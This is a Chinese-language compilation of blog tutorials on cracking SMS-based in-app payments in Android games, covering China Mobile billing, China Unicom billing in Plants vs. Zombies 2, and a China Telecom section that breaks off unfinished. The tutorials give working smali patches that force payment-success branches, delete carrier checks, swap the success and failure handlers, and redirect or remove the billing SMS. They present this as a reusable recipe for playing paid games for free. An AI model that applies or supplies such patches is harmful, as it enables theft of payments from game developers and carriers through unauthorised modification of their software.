以前遇到和支付验证的游戏，都习惯性的从 MM 商城重新下载破解，那里面支付机制的比较熟悉，去除支付界面直接成功的代码也比较好找，今天公司的一个同事在推广业务的时候，给了我这个包，看来必须要分析了。打 LogCat 的方法，没找出来，所以直接请教人了，以下是“荡”给的方法。

和支付：g.10086.cn

MM 商城：http://mm.10086.cn/android

具体步骤

1、和支付的关键破解点在"onResult"Method 中。如下面：

```
.method public onResult(ILjava/lang/String;Ljava/lang/Object;)V

    const/4 v3, 0x2
    const/4 v2, 0x1
    const-string v0, ""
    new-instance v0, Ljava/util/ArrayList;
    invoke-direct {v0}, Ljava/util/ArrayList;-><init>()V
    packed-switch p1, :pswitch_data_0
```

看下面的代码流程，:pswitch_0 是成功的代码，所以只需要在程序初始化成功后添加一句代码就行。

```
invoke-direct {v0}, Ljava/util/ArrayList;-><init>()V
goto ： pswitch_0
packed-switch p1, :pswitch_data_0
```

2、同时，他还提出了一种方法，熊大快跑里面还整合了电信运营商的支付机制，要是能够将所有的支付接口都调用电信，那么程序的修改就变得更加简单了，可以不弹支付界面直接成功哦。

搜索电信“46003”，让它判定成功。如下一例：

```
//获取手机的 IMSI
invoke-virtual {v0}, Landroid/telephony/TelephonyManager;->getSubscriberId()Ljava/lang/String;
move-result-object v0

//判断是否获取为 0，即是否获取成功
if-eqz v0, :cond_2      //删除，支持离线
//电信运营商的标识码
```

```
const-string v3, "46003"
//开头是否为“46003”
invoke-virtual {v0, v3}, Ljava/lang/String;->startsWith(Ljava/lang/String;)Z
move-result v0
//如果是“46003”口头 则跳到：con_0
if-nez v0, :cond_0    //删除该句让它跳转成功
const-string v0, "\u4e2d\u56fd\u7535\u4fe1"
```

锁定电信运营商以后 我们就修改其支付支付机制，关键词“paysuccess”“payfail”等，替换一下就行。

后记

所以，以后遇到热门的短代支付的游戏，简单的破解步骤就是：

先搜索“46003”，修改代码让它无限判断成功；

然后 paysuccess、payfail、payfail 替换。

更新下博客...

淡然出尘

http://blog.csdn.net/zihao2012/article/details/39693333

Plants vs. Zombies 2.Analyse

---鬼谷子

这两天看到网上有人发了关于移动手机卡内购的的教程，直接把解包后的文件 ChinaMobilePurchase$PurchaseCallBack.smali 里面的 onUserOperCancel 内容改成 onBillingSuccess 的内容，

用移动支付点击取消就相当于支付了。刚好现在手头的测试卡是联通的，好吧，重新开始分析联通的支付过程。


第一步：游戏试玩

我们首先安装软件到手机上，在百度搜索下载 apk 进行安装即可。


将游戏打到第二关，我们打开 Eclipse 的 DDMS 查看 Log 内容。

然后在第二关中点击加速按钮，然后点重新开始，再次点击加速按钮，会弹出提示

我们按照提示进行支付，看到下图：




这个时候我们看 DDMS 中的 Log 日志，然后发现相关的内容，找到关键字 tag 的 xyf,然后我们添加一个 Filter，tat 设置为 xyf 即可



Level	Time	PID	TID	Application	Tag	Text
I	09-20 23:40:40.050	16082	16082	com.popcap.pvz2cthdbddk	xyf	S32:用户取消支付
I	09-20 23:40:41.430	16082	16082	com.popcap.pvz2cthdbddk	xyf	--------------------
I	09-20 23:40:41.440	16082	16082	com.popcap.pvz2cthdbddk	xyf	[130907010496|00012449|902346161201209214311001860050641
I	09-20 23:40:41.450	16082	16082	com.popcap.pvz2cthdbddk	xyf	S11:展示第一次确认界面
V	09-20 23:40:41.470	16082	16082	com.popcap.pvz2cthdbddk	xyf	dm.widthPixels =854;dm.heightPixels = 480
I	09-20 23:40:42.760	16082	16082	com.popcap.pvz2cthdbddk	xyf	S21:展示第二次支付确认界面

这个时候，我们先点开手机的飞行模式，看一看支付失败的效果是什么样子。Log 如下：



xyf	S31:用户确认选择，准备发送短信
xyf	S45:状态检测失败，配置文件错误

第二步：开始思考

经过了第一步的分析，我们有了大致的操作方向。

①.根据提示的内容寻找相关代码.

②.短信购买，我们直接修改短信.

③.如果能搞明白②，那么我们可以去掉短信发送过程.

第三步：开始分析

搜索‘s31:’看其出现地方的上下文，在

Zhiwudazhanjiangshi2gaoqing_1\smali\com\multimode_billing_sms\ui\IIIIIIIIIIIIIII.smali

发现有 s31 所在的地方：

```
invoke-virtual {v0}, Lcom/multimode_billing_sms/ui/IlIIIIlIlIIlIll;->start()Landroid/os/CountDownTimer;
const-string v0, "S31:\u7528\u6237\u786e\u8ba4\u9009\u62e9\uff0c\u51c6\u5907\u53d1\u9001\u77ed\u4fe1"
const-string v1, "xyf"
const-string v2, "smsSdkLog"
invoke-static {v0, v1, v2}, Lcom/infinit/multimode_billig/log/LogUtils;->myLog_i(Ljava/lang/String;Ljava
```

Utf-8 转码后为：

S31:用户确认选择，准备发送短信

然后在这个类里面，向上翻看

```
invoke-interface {v0, p1}, Lcom/multimode_billing_sms/ui/MultiModePay$SMSCallBack;->ButtonCLick(I)V
const/4 v0, 0x1
if-ne p1, v0, :cond_2
:try_start_0
iget-object v6, p0, Lcom/multimode_billing_sms/ui/IIlIlIIIlIIlIIll;->_$1:Lcom/multimode_billing_sms/u
new-instance v0, Lcom/multimode_billing_sms/ui/IlIIIIlIlIIlIll;
iget-object v1, p0, Lcom/multimode_billing_sms/ui/IIlIlIIIlIIlIIll;->_$1:Lcom/multimode_billing_sms/u
```

S31 所处在这个 if 语句下，也就是点击事件的判断，即确定或者取消。即我们找到了点击确定后所进行的事件。知道这个以后，我们开始寻找发送短信的入口在哪里，首先看 s31 的下文，因为 s31 的内容就是准备发送短信 ，于是我们找到下面这个类.

Lcom/multimode_billing_sms/ui/MultiModePay;

```
const-string v0, "S31:\u7528\u6237\u786e\u8ba4\u9009\u62e9\uff0c\u51c6\u5907\u53d1\u9001\u77ed\u4fe1"
const-string v1, "xyf"
const-string v2, "smsSdkLog"
invoke-static {v0, v1, v2}, Lcom/infinit/multimode_billig/log/LogUtils;->myLog_i(Ljava/lang/String;Ljava/lang/String;
iget-object v0, p0, Lcom/multimode_billing_sms/ui/IIlIlIIIlIIlIIll;->_$1:Lcom/multimode_billing_sms/ui/MultiModePay;
new-instance v1, Lcom/multimode_billing_sms/ui/IIIIIIlllllIlII;
iget-object v2, p0, Lcom/multimode_billing_sms/ui/IIlIlIIIlIIlIIll;->_$1:Lcom/multimode_billing_sms/ui/MultiModePay;
invoke-direct {v1, v2}, Lcom/multimode_billing_sms/ui/IIIIIIlllllIlII;-><init>(Lcom/multimode_billing_sms/ui/MultiM
invoke-static {v0, v1}, Lcom/multimode_billing_sms/ui/MultiModePay;->_$1(Lcom/multimode_billing_sms/ui/MultiModePay;
```


由于我们现在寻找的就是发送短信的入口，所以，我们现在这个类搜索 sendtextmessage 关键字，看是否能找到，能找到的话，我们的工作就很简单了。

```
invoke-static {v1, v5, v6}, Lcom/inf1n1t/multimode_billig/log/LogUtils;->myLog_1(Ljava/lang/String;Ljava/lang/Strir
const-string v1, "10655198000"
move-object v5, v2
invoke-virtual/range {v0 .. v5}, Landroid/telephony/SmsManager;->sendTextMessage(Ljava/lang/String;Ljava/lang/Strir
const-string v0, "S51:\u77ed\u4fe1\u53d1\u51fa,\u5f00\u59cb\u7b49\u5f85\u56de\u8c03"
const-string v1, "xyf"
const-string v2, "smsSdkLog"
```

找到这个后，豁然开朗，准备测试，我们将手机号修改发到另外一个卡上，看是否能收到短信，如果能收到，说明我们修改成功，这段代码就是付费代码。

回编译，签名，安装，测试.....

效果图如下:



手机上显示购买成功，OK，到这里我们明白了联通卡的支付流程。然后我们事先第二步思考的内容.

思考②.我们可以想到，最简单的方式就是修改这里的手机号，修改短信内容，短信发送号码。

也就是 sendTextMessage 中的内容，修改 v1(短信号码),v2(短信内容)也就是发送个查询短信到 10010 即可。

----------分割线----------

invoke-virtual/range {v0 .. v5},
Landroid/telephony/SmsManager;->sendTextMessage(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Landroid/app/PendingIntent;Landroid/app/PendingIntent;)V

----------分割线----------


在此代码上方编写

```
const-string v1, "10010"

const-string v2, "10010"
```

即可。

思考③.删除这段发送短信的代码，也就是上文提到的 sendTextMessage 的方法，我们查看下效果看是否可行。

删除，回编译，签名，测试，看 Log



到了这里，通过 Log 反馈的内容，我们也可以知道已经购买成功，然后我们看游戏里面是否正常,如下图：

第四步：测试完成

好了，到了这里我们已经测试完毕，联通卡的支付已经搞定，可以开开心心地玩游戏了~

这个时候，我们继续思考，如果以后碰到的游戏还是短信付费，我们就可以直接搜索关键字 sendTextMessage，然后查看上下文修改进行测试，最后删除测试即可。

2014.08 版电信爱游戏支付分析


最近几个月接触到 Android 软件逆向

原软件地址：http://www.play.cn/game/gamedetail/5010556.htm


工具：apk 改之理

步骤：

